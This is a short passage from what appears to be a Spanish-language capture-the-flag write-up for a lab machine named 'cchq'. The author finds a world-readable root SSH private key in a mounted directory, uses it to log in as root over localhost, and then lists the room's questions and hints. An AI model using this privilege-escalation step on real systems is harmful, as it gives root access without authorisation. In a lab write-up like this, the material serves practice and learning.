No era la flag, final, pero sí existía una carpeta .ssh

```
varg@cchq:/opt/CooctFS/root/.ssh$ ls -lha
total 16K
drwxr-xr-x 2 root root 4.0K Feb 20 09:41 .
drwxr-xr-x 5 root root 4.0K Feb 20 09:16 ..
-rw-r--r-- 1 root root 1.7K Feb 20 09:18 id_rsa
-rw-r--r-- 1 root root  391 Feb 20 09:18 id_rsa.pub
```

```
varg@cchq:/opt/CooctFS/root/.ssh$ ssh root@localhost -i id_rsa
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:7/RM1nMYqyZHC8ICXMcPUC3vIVlZuQab39ZsXs9Q+NI.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'localhost' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-135-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun Apr 18 07:16:50 UTC 2021

  System load:  0.0                Processes:           119
  Usage of /:   35.1% of 18.57GB   Users logged in:     1
  Memory usage: 37%                IP address for eth0: 10.10.59.146
  Swap usage:   0%


 * Canonical Livepatch is available for installation.
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

0 packages can be updated.
0 of these updates are security updates.

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet co


Last login: Sat Feb 20 22:22:12 2021 from 172.16.228.162
root@cchq:~#
```



Preguntas

Paradox is nomming cookies ? **Hint**: Confront the CAT!

Find out what Szymex is working on? **Hint**: Locating shipment...

Find out what Tux is working on **Hint**: Combine and crack

Find out what Varg is working on **Hint**: Boot sequence initiated...

Get full root privileges. **Hint** To mount or not to mount. That is the question.


91
434718
Users
20
Rank